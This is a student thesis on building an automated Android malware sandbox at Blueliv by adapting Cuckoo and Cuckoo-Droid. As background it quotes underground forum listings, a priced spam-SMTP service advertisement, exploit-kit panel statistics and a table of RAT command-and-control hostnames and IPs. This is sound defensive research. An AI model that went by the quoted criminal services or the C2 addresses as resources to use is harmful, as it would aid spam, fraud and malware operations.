ANDRIK

Automated Android malware analysis

Student: Victor Acin Sanz
Project director: Marco Antonio Lozano Merino
Project realized at: Blueliv
TFM-MISTIC
2017-01-09

Universitat Autònoma de Barcelona
Universitat de les Illes Balears
Universitat Rovira i Virgili

Abstract

The cybercrime industry is rapidly improving and expanding, and this concerns mobile devices as well. Trojan bankers not only affect end-user computers, but are spreading in other platforms. In this particular case, Blueliv, a cyber-threat intelligence provider wants to improve its capabilities to detect these threats and to mitigate them. To do so, they want to expand the amount of samples analyzed by their sandbox to Android applications. Because there are already some solutions available, the approach followed has been to integrate one of these solutions into their sandbox systems, performing any adaptations required to provide the sandbox with stability, and efficiency. Using this sandbox, Blueliv will also be capable of classifying and extracting information from known samples. This document explains how this integration has been performed, how one can analyze Android malware samples, and how to use the results of this analysis to allow the Sandbox to classify and extract information from the analyzed samples.

Table of Contents

1. Introduction

The cybercrime industry is constantly evolving and every day emerge new malware threats such as Trojan Bankers, PoS malware (malware that focus on Point of Sale systems), Credential Stealers, Ransomware, RATs, etc. All the information stolen by this type of malware is being used afterwards by the threat actors (the actual cybercriminals responsible for deploying and managing the botnet) to obtain some sort of revenue by either selling it in underground forums and marketplaces, or by using it to carry out other fraud operations.

Due to the incredible proliferation of mobile technologies and IoT devices (Internet of Things devices), the organized crime gangs that operate in the Internet are starting to develop more and more Trojans that affect this kind of environments with the objective of infecting users and steal different types of data, such as credentials, credit cards, or to even perform fraudulent, unauthorized, banking transactions in their name.

For this reason, it has been decided to develop countermeasures to fight this type of threat, by creating an automated malware analysis system focused on Android devices that is capable to obtain information about the analyzed sample.

2. Objectives

As it has been explained in the previous section, there is a growing need to identify the new malware threats that are being developed for Android devices.

The main objective of the project consists of adapting the existing analysis platform for Windows malware in Blueliv, so that it can be used to analyze, classify and to extract intelligence from malware designed to be used in Android devices.

To reach this objective, it will be necessary to understand how the malware developed for this platform works, and how to analyze it and integrate it into the Blueliv’s proprietary sandbox.

3. Methodology

The project requires two different methodologies. A methodology for development, and a methodology to carry out when manually analyzing malware.

The methodology used for development will be the same that is being currently used at Blueliv, the Agile methodology. It basically comes down to subdivide every development objective in sprints (periods of one or two weeks with generic objectives), and to atomize these objectives in tasks called stories.

As for the analysis methodology, the analyst will use the same methodology used at Blueliv, which consists of multiple phases:

1. Compilation of information: Except for some exceptional cases, most malware samples have already been analyzed and the results of the analysis have been published on the internet. This phase will attempt to collect this information to facilitate the analysis.
2. Preliminar analysis: The analyst uses multiple tools to statically extract information from the sample, such as metadata, strings, or libraries used by it.
3. Behavioral analysis: The behavioral analysis consists of executing the sample manually in a virtual environment to observe what changes does the sample perform on the infected system, how it communicates over the internet to its command and control system, as well as other events of interest.
4. Static analysis: This phase allows the analyst to analyze the disassembled or decompiled code of the sample in order to understand what actions it can perform, and how are these carried out.
5. Dynamic analysis: If necessary, it's also possible to perform a dynamic analysis of the sample using debugging techniques.

The phases 3, 4, and 5 might be executed in a different order depending on the preferences of the analyst.

4. The kill-chain and malware

Before actually starting to develop a Sandbox, it's necessary to investigate how the cybercrime industry works and what types of malware are out there, so that we will have an insight on what are the most common infection mechanisms, and therefore, how to obtain samples, and how these samples typically operate.

4.1 The kill-chain

The kill-chain is a process used to describe how threat actors (botmasters and cybercriminals in general), deploy malware, specially Trojans:





Figure 1.Phases of the kill chain

The kill chain is comprised of the following steps:

- **Reconnaissance:** In this stage, the cybercriminals obtain information about the target of their attack and gather all the intelligence they need to perform the attack, such as a list of potential targets for a phishing campaign.

  This intelligence is gathered from forums and underground chat channels where the different cybercriminals promote their services, request information, or to instruct other interested cybercriminals on how to perform some of the most basic types of fraud:


I Need Spammer Or Smtp Sever.
Автор: dospara • Дата: 24 Июн 2016

Need Spammer For Usa Bank Logs.
Автор: codedp322 • Дата: 22 Сен 2016


Chase 2014 Scam Phishing Page | Smart| Undetectable
Автор: Guest_gr0nx_* • Дата: 20 Сен 2016

Need Spam Pages | Spam Letters
Автор: Guest_hero420_* • Дата: 16 Авг 2016 spam, page

How To Spam And The Setup
Автор: Silvertwist • Дата: 06 Сен 2016

New Decree
Автор: Fautor • Дата: 15 Сен 2016

Anyone Know A Good Spam Tools Shop
Автор: dabis201 • Дата: 15 Сен 2016 spam, toolz


Fresh Uk Email List
Автор: Guest_landup122_* • Дата: 28 Июл 2016 FRESH EMIL LI

Smtp . Mailer . Localhost . Webmailer
Автор: Idlex • Дата: 19 Июл 2016 SMTP . Mailer . Localhost . W

Enjoy Fullz
Автор: Guest_qnp_* • Дата: 04 Июн 2016

Looking For For Email Dumps
Автор: gunner25 • Дата: 24 Июл 2016 emails, dumps, hacking,

Ebay Scams (Listing) Romanian Way!
Автор: Madoff • Дата: 22 Июл 2016

Need Israel Database: Mails, Leads, Seo...
Автор: ace • Дата: 03 Июл 2016

Figures 2,3. Services being offered in underground forums

When announcing a service, they typically describe some basic characteristics of their service, along with the price and a contact email so that any potential customers can contact them:



THIS OFFER IS AVAILABLE ONLY FOR BULK BUYERS
SMTP FEATURES:
NON HACKED SMTPS - LEGIT AND OFFERING REPLACEMENTS
SUPPORT ALL MASS SENDERS SOFTWARES AND OTHER PERSONNALY PROGRAMMED SCRIPTS
SSL/TLS ENCRYTION
50000 SENDING LIMIT PER MONTH
DEDICATED NON BLACKLISTED MAIL SERVER IP'S
I DELETE SENDING LOGS FROM THE MAIL SERVER EACH 24H (SO YOUR SAFE)
SMTP LIFE WILL WORK FOR 60 DAYS PERIOD GUARANTEED
NOTE* THOSE ARE NOT HACKED SMTP'S AND I'M NOT A RESSELLER
ALL SMTP'S ARE CUSTOMLLY MADE FOR YOU AT THE TIME OF ORDERING AND WILL ONLY BE SOLD ONCE TO YOU
100% INBOX (DO NOT USE COMMON SCAM OR FRAUD LETTERS TO NOT GET BLACK LISTED BY SPAM FILTERS)
PRICES :
50 SMTP : 130$
150 SMTP = 250$
300 SMTP = 500$
500 SMTP = 700$
1000 SMTP = 1200$
Accepting Escrow , PM for doing a deal

Figure 4. Description of an illegal SMTP service

- **Weaponization:** Once the reconnaissance stage has been completed, the cybercriminals obtain all they need to launch the attack by crafting it themselves, buying it, or finding a free tool that suits their needs. Like any other legitimate user or business, they will need software (malware builders, phishing kits, exploit kits, spam kits) and the infrastructure to support it.

  When acquiring the infrastructure, threat actors will use compromised servers which have been either bought or acquired by themselves, or legitimate servers or hostings.

- **Lure:** In this stage, the cybercriminals normally use social engineering techniques to lure their victims, making them take actions that such criminals require in order to launch their attack and move onto the exploitation stage.

  Among these techniques, you can find spam campaigns, phishing campaigns and malvertising, which is the practice of setting up a malicious payload in a legitimate site using an advertisement.

  In Android, another typical technique used to infect mobile devices, is to publish the malicious application in the market, posing either as a legitimate application (like Whatsapp) or with some sort of content that will lure the users to install it.


- **Redirection and Exploitation:** Once the victims have been lured into visiting an infected URL or opening an infected file, the exploitation phase begins. If the criminals are attempting to steal the credentials to a service using a phishing site, the attack will finish here.

  If, on the other hand, they are trying to spread malware or deploy a botnet, the cybercriminals will now use a malicious payload to infect the user's device (be it a computer or an Android smartphone).

  There are different techniques to accomplish this goal. Some opt for setting up an exploit kit, waiting for the users to access an infected website which will redirect them to it, and, by exploiting a vulnerability in their browser (either the Android native browser, or whichever browser they have installed), it will deploy the malware. Others, send a spam campaign with links to malicious applications.

  Depending on the type of malware, the threat actors will have to devise new strategies to infect devices.

  See the following sample administration panels related to Phoenix Exploit Kit (left) and Blackhole (right) showing information about successfully infected machines (take into account that both exploit kits are aimed at targeting Windows machines, not Android devices):




Operation systems statistics

OS	Visits	Exploited	Percent
Windows Vista	6371	957	15.02%
Windows XP	7135	807	11.31%
Windows XP SP2	1211	200	16.52%
Other	2185	26	1.19%
Windows 7	3832	12	0.31%
Windows 2000	76	8	10.53%
Windows 2003	36	6	16.67%
Windows	12	4	33.33%
Linux	223	0	0%
Windows 98	13	0	0%
Windows ME	1	0	0%
Windows NT 4	1	0	0%

Advanced browsers statistics

Browser	Visits	Exploited	Percent
MSIE v8.0	3717	437	11.76%
Firefox v3.5.9	2287	381	16.66%
Firefox v3.6.3	7400	361	4.88%
MSIE v7.0	1840	298	16.2%
Firefox v3.0.19	641	152	23.71%
MSIE v6.0	437	89	20.37%
Chrome	940	61	6.49%
Other	144	24	16.67%
Firefox v3.5.7	128	16	12.5%
Firefox v3.5.8	108	16	14.81%
Firefox v3.6	264	15	5.68%
Firefox v3.5.5	103	15	14.56%
Firefox v3.0.15	39	14	35.9%



Автообновление: **5 сек.**

СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД
13289 ХИТЫ 11506 ХОСТЫ 1187 ЗАГРУЗКИ
10.32% ПРОБИВ

ЗА СЕГОДНЯ
3013 ХИТЫ 2760 ХОСТЫ 300 ЗАГРУЗКИ
11.55% ПРОБИВ

ПОТОКИ	ХИТЫ ↑	ХОСТЫ	ЗАГРУЗКИ	%
DENIS ›	13285	11505	1187	10.32
default ›	4	3	1	0.00

БРАУЗЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	% ↑
Chrome ›	2273	2148	485	22.58
Mozilla ›	104	72	11	15.71
Firefox ›	5033	4847	581	11.99
Opera ›	360	288	22	7.75
MSIE ›	4232	3080	77	2.51
Safari ›	1287	1102	11	1.00

ОС	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	% ↑
Windows 2003	21	18	5	27.78
Windows 2000	41	22	4	18.18
Linux	179	143	19	13.48
Windows XP	3838	3206	399	12.48
Windows 7	5059	4490	478	10.66
Windows Vista	3173	2752	264	9.61
Mac OS	978	900	18	2.00

ЭКСПЛОИТЫ	ЗАГРУЗКИ	% ↑
Java X ›	584	49.20
Java SMB ›	460	38.75
PDF ›	108	9.10
Java DES ›	29	2.44
MDAC ›	6	0.51

СТРАНЫ	ХИТЫ ↑	ХОСТЫ	ЗАГРУЗКИ	%
United States	12417	10981	1119	10.19
Brazil	154	101	9	8.91
India	63	35	4	11.43
Japan	47	9	3	33.33
Mexico	37	28	0	0.00
Argentina	31	12	2	16.67
Bulgaria	31	10	0	0.00
Indonesia	29	17	5	29.41
Romania	26	16	0	0.00
Pakistan	26	13	1	7.69
Philippines	24	16	1	6.25
Israel	22	14	2	14.29
Chile	19	6	0	0.00
Singapore	18	15	0	0.00
Hungary	18	11	0	0.00
Другое	327	222	41	18.55

Figures 5,6. Panels of Phoenix Exploit kit (left) and Blackhole (right)

- **Infection:** During the infection phase, the actual malware is deployed in the compromised device. Some groups prefer to first deploy a type of malware called Loader, which is used exclusively to deploy more complex malware.

  Every step up to this point can be acquired as a service. A very good example of this can be found in our latest report; where we found that the newest Vawtrak sample was being distributed by a group we named Moskalvzapoe, which provided up to 85,000 infections in about six months.

- **Command and Control:** Once infected, the malware itself begins to operate. Typically when executed, most malware sets itself up, gains persistence on the system, and contacts its command and control server for further instructions. In the case of a botnet, the compromised device becomes part of a huge network of infected equipment (known as a botnet). Each machine/device in this network is commonly known as bots or zombies. All the bots can be manipulated and controlled by the command and control server.

- **Data Theft:** When the bot has been deployed, and has contacted the command and control server, it starts to operate. What will the bot do depends on the type of botnet the threat actor is deploying.

After reporting the stolen data to the command and control server the threat actors will begin to monetize their actions by selling the data to private customers or marketplaces, or by offering their services.

By analyzing the kill-chain, we now know how a typical threat-actor operates, how does he distribute its malware, and what to expect once the malware is deployed in the command and control server.

4.2 Malware classification

As explained previously, what type of data will a bot steal depends on the type botnet the threat actor deploys. one of the most prominent issues there are when classifying malware, especially Trojans, is that malware is typically classified by their capabilities, but one family isn't limited to a one capability owner. For example, you may have a malware that is capable of performing a Denial of Service attack, and at the same time, can steal information from the compromised device.

Still, it's possible to classify malware botnets based on their major trait:

- **Ransomware**: Ransomware is the type of malware that has the broader scope. A cybercriminal deploying Ransomware will attempt to infect as many systems as possible without worrying so much about what type of system is. From a home computer or smartphone,, to a corporate server, it can target anything.

  Once the ransomware infects the system, it begins to encrypt the user files with a key that has shared with the command and control server. Afterwards, it will show a message to the user demanding a ransom in exchange for the key to decrypt the files.

- **Credential stealers**: Information stealers or credential stealers are a type of Trojan that aims to infect users (corporate or not) in order to retrieve the credentials stored in the device.

  After infecting a device, and as long as it has permissions, it searches the browser vaults (especial files that contain the stored credentials), and the directories of other applications, in order to acquire as many credentials as possible, and sends them to the command and control server. When posing as another application, Credential Stealers can also be used as a spear phishing application, requesting login information from the user for a service.

- **Trojan bankers**: Trojan bankers are a specialization of the Credential stealers that aim to steal banking information from the user. They have evolved to be more dangerous, stealthy and advanced than their counterpart, and have capabilities to steal banking credentials, or to redirect transactions to an account of their choosing. Typically, they need a more complex infrastructure to support them compared to the other types of Trojan.

- **Distributed Denial of Service (DDoS)**: Malware aimed for denial of service are typically deployed in as many systems as possible, in order to overpower the network of the targeted device.


A very interesting case for this type of malware can be found in the recently discovered Mirai botnet. This botnet scours the internet for IoT (Internet of Things) devices, and it attempts to log in to them using a brute force attack. This is the botnet used to attack the Dyn DNS servers in the United States.

- **Spyware:** This type of trojan is actually very common in mobile devices. They take advantage of the camera, the microphone, the access to the SD, and to the SMS and contact lists, to extract information about a target in order to use it in other attacks, or to sell it.

- **Spammers:** Spammers are another typical malware application used in mobile devices. By posing as an email client and requesting the login information from the user, they are able to send spam emails from the device.

- **Premium SMS scams:** Premium SMS applications use the phone in order to send SMS to telephone numbers that perform an additional charge per SMS received, effectively stealing money from the infected user.

In order to feed the sandbox with the different types of malware shown above, we can use multiple resources. From crawling websites that provide researchers with free malware samples such as amtrckr.info:



Date	URL	IP	Name	
2016-10-26 ?	tomyyk.ddns.net:1337	37.72.89.175 RU	Sandrorat	
2016-10-25 ✗	test.pagez.kr:8174	121.168.175.107 KR	Sandrorat	
2016-10-24 ✗	beijg.3322.org:1337	182.138.129.18 CN	Sandrorat	
2016-10-24 ✗	osmsalem.ddns.net:5005	37.8.40.181 PS	Sandrorat	
2016-10-23 ✗	178.74.111.106:1024	178.74.111.106 RU	Sandrorat	
2016-10-23 ✗	clayhost.hopto.org:7070	177.177.22.74 BR	Sandrorat	
2016-10-22 ✗	myfreerat.ddns.net:1337	79.221.189.104 DE	Sandrorat	
2016-10-22 ✓	sesizkal32.no-ip.biz:81	129.174.191.113 US	Androrat	

Figure 7. Screenshot of amtrckr.info showing multiple command and control servers

To using Blueliv's private access to Virustotal to set up 'hunting' rules (in the form of Yara rules) that will allow us to retrieve samples that match the rule, or to search VirusTotal using simple queries such as specifying the file type as APK and requiring a minimum number of positive detections.

5. Android Sandbox platforms

Android typically runs in ARM mobile devices, and when choosing which platform is going to be used to build the sandbox, we will have to decide between speed, capabilities and the running cost of it.

In order to select the platform to use, it's necessary to decide between emulation, virtualization and physical devices, as well as what processor architecture is going to be used:

- Virtualization: Using a virtualized Android device running on top of one of the most common virtualizations softwares (such as VirtualBox, Qemu, or VMWare) provides many advantages. For starters, these platforms have been optimized for production environments and take advantage of all the available optimizations available in most host providers. On the other hand, most of these platforms aren't capable of emulating basic smartphones capabilities, like performing or receiving calls, and sending or receiving sms messages, which are sometimes used by the malware to identify if it's being run in a sandbox, or simply required in order to function.

- Emulation: The Android SDK provides a device emulator, called Android Virtual Device, which allows the developer to emulate certain smartphone and tablets models, along with their available capabilities, and different types of processors. The emulator runs smoothly when using the same processor technology as the host machine, but when the technologies differ, such as when using ARM on x86, the emulator slows down considerably.

- Physical device: Using a cluster of physical devices is probably the best option in order to provide all the capabilities required by the malware to function, but it also presents two different problems. First of all, the cost of having one physical device is several times higher than having an emulator or a virtualization system in a remote environment. The second issue, is that this system isn't as scalable as the other two because the cost of increasing the amount of devices is fixed, and it's still necessary to keep them somewhere (probably inside the facilities of the organization developing the sandbox).

As for the architecture used, in the last case, physical devices, the architecture is given with the device, and all of them use ARM processors. For emulation and virtualization there are two different options:

- x86: This is the most common type of architecture running on host providers in all the world, and typically has the best cost/capabilities ratio of the market, due to the demand. Using this architecture, though, has several disadvantages, the most important one being that all the malware samples that use external precompiled libraries won't be able to run in our sandbox environment.

- ARM: The second choice is to use a dedicated ARM host, which would allow the virtualized machines to execute native code when needed, as well as allowing the emulator to execute properly.

The following table contains a resumed comparison between the different platforms and their advantages and disadvantages:

Platform	Advantages	Disadvantages
x86	● Economic cost ● More resources available	● Can't execute native binaries ● No emulation of required capabilities ● Easily detected by anti-vm techniques.
ARM	● Speed ● Execution of native binaries	● It will be necessary to cross-compile tools to be used in ARM. ● Limited emulation of required capabilities ● Easily detected by anti-vm techniques.
Cluster of physical devices	● Speed ● Execution of native binaries ● All device capabilities available	● Very high cost ● Scalability

Currently, Blueliv's sandbox is running on x86 machines. Because the main objective of this project is to expand the capabilities of this sandbox, for now, it will be deployed in an x86 machine.

After weighing the advantages and disadvantages of the emulator, it has been decided as well to use the Android Virtual Device instead of a virtualized Android, favoring the execution of native binaries instead of the speed of analysis.

6. The sandbox

The next step, after deciding which technology will be used to integrate the Android malware analysis into Blueliv systems it's necessary to understand how their sandbox works and what changes will be necessary to add this new feature.

6.1 Blueliv Sandbox

Blueliv is a cyberthreat intelligence provider that uses their sandboxing systems to process millions of samples monthly to extract relevant information about the samples, their targets, and how the threat actors operate, in order to protect their clients from both potential and actual threats.

Their sandboxing system is based on Cuckoo V2 RC1, but its core and most of the modules have been heavily modified to increase the efficiency of the system, and to detect and process the latest types of cyberthreats.

Due to the confidentiality processes of the company, it's not possible to disclose the changes made to the actual sandbox, and instead, only an overview of the changes made will be presented in this section of the document.

6.2 Cuckoo

Cuckoo is an open source automated analysis system that is capable of automatically running and analyzing files, while collecting comprehensive analysis results that outline what the malware does while running isolated in a virtual machine, or in this case, an emulator.

One of the most interesting features of Cuckoo is its modular design, which allows anyone to easily customize the whole sandboxing system.

6.2.1 How it works

Cuckoo sandbox consists of a central management software (from now on called 'the host') that handles the sample execution and the analysis, and a number of guests in which the analysis is run.

Whenever the host needs to launch a new analysis, it selects a guest, and uploads the sample to analyze along the components needed by the guest to operate.

The following image shows the Cuckoo infrastructure:



Analysis Guests
A clean environment when run a sample.
The sample behavior is reported back to the Cuckoo host.
Cuckoo host
Responsible for guest and analysis management.
Start analysis, dumps traffic and generates reports.
Analysis VM n.1
Analysis VM n.2
Virtual network
Analysis VM n.3
Internet / Sinkhole
Virtual network
An isolated network where run analysis virtual machines.

Figure 8. Cuckoo infrastructure

6.2.1.1 The host

When Cuckoo first starts, it initializes all of the modules, the configurations needed to operate, and it starts the ResultServer (which is a component used to retrieve the results of the analyses) waits for incoming tasks.

Whenever a new task is sent to Cuckoo, it first identifies what type of file it is, and using one of the machinery modules, used to interact with the different possible virtualization systems, and its config, it deploys what is known as the analyzer inside one of the available virtual machines.

The analyzer is a component of the guest that will be explained in the next section.

After the analysis has finished, the analyzer sends the results of the analysis to the ResultServer, which in turn will execute whichever processing modules are configured (the modules used to populate the product of the analysis, the report) and generate the report.

6.2.1.2 The guest

The guest is the virtualized machine in which the analysis takes place. The only component it has, is the monitoring system (in charge of monitoring the execution of the sample, registering its behavior) and the agent.

The agent is a python script that waits listening to a port in the guest machine. When a new analysis is launched in that machine, the host sends the corresponding analyzer (the component in charge of managing the analysis inside the machine) and the package module used to execute the sample sent, which depends on the type of sample.

For example, the package used to execute an exe file will be different from that used to open a PDF sample, or a ZIP file.

When the sample finishes it execution, or a timeout is reached, the analyzer stops the analysis, gathers the results from the monitor, and sends them back to the result server.

6.3 Installation

To integrate the Android malware analysis into Blueliv's infrastructure, two different projects were used; the current Cuckoo V2, which supposedly has support for Android analysis, even though it's deprecated, and the Cuckoo-Droid project, an Android malware analysis project based on Cuckoo V1.

The main objective is to use Cuckoo V2 for the host integration, and the Cuckoo-Droid project for the guest integration.

6.3.1 The host

As stated previously, I'm not at liberty to disclose the changes made to the host in order to adapt Cuckoo V2 to the Blueliv systems, but instead, I can share an overview of the changes:

- The Cuckoo host requires multiple components to operate. First of all, it needs a way to interact with the virtual machine, or in this case, the emulator. This was done by adapting the AVD machinery module found in Cuckoo V2 to work with the infrastructure of Blueliv, along with setting the correct options in its configuration file, avd.conf.
- The ResultServer provided with Cuckoo V2 was not compatible with the setup used for the integration. Several changes had to be made to support the analysis of malware using an Android emulator.
- Multiple processing modules, including droidmon, apkinfo, and network, had to be fixed to improve the resilience of the module when dealing with inconsistent data extracted for the analysis.
- It as also necessary to configure the files cuckoo.conf, auxiliary.conf, processing.conf, and reporting.conf for the installation. The dependencies required by Cuckoo were already met.

6.3.2 The guest

The installation of the guest has been performed by following the instructions provided by the developer of Cuckoo-Droid.

